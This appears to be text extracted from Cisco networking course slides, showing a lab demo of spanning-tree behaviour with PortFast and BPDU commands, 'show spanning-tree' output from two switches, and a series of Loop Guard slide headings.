
Name	Blocking	Listening	Learning	Forwarding	STP Active
1 vlan	0	0	0	1	1

c9200CX#

Demo 1: Destroying a network



Enable BPDU Filtering on Interface

- Enable BPDU Filtering

```
c9200CX# conf t
c9200CX(config)# int range GigabitEthernet 1/0/2 - 3
c9200CX(config-if-range)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION
%Portfast has been configured on GigabitEthernet1/0/2 but will only
have effect when the interface is in a non-trunking mode.

c9200CX(config-if-range)# spanning-tree bpduguard enable
```

Switch 1 output

- All ports are forwarding:

```
c9200CX# show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority      4097
             Address      68e5.9e69.4d80
             This bridge is the root
             Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
```

```
Bridge ID    Priority      4097 (priority 4096 sys-id-ext 1)
             Address      68e5.9e69.4d80
             Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
             Aging Time 300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/2	Desg	FWD	20000	128.2	P2p Edge
Gi1/0/3	Desg	FWD	20000	128.3	P2p Edge

Switch 2 output

- All ports are forwarding:

```
c1000-2# sh spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority      32769
```

```
Address      488b.0a81.db80
```

```
This bridge is the root
```

```
Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID    Priority      32769 (priority 32768 sys-id-ext 1)
```

```
Address      488b.0a81.db80
```

```
Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Aging Time   300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/1	Desg	FWD	4	128.1	P2p
Gi1/0/2	Desg	FWD	4	128.2	P2p





Loop Guard

<https://t.me/learningnets>



Loop Guard



Loop Guard



Loop Guard



Loop Guard



Loop Guard

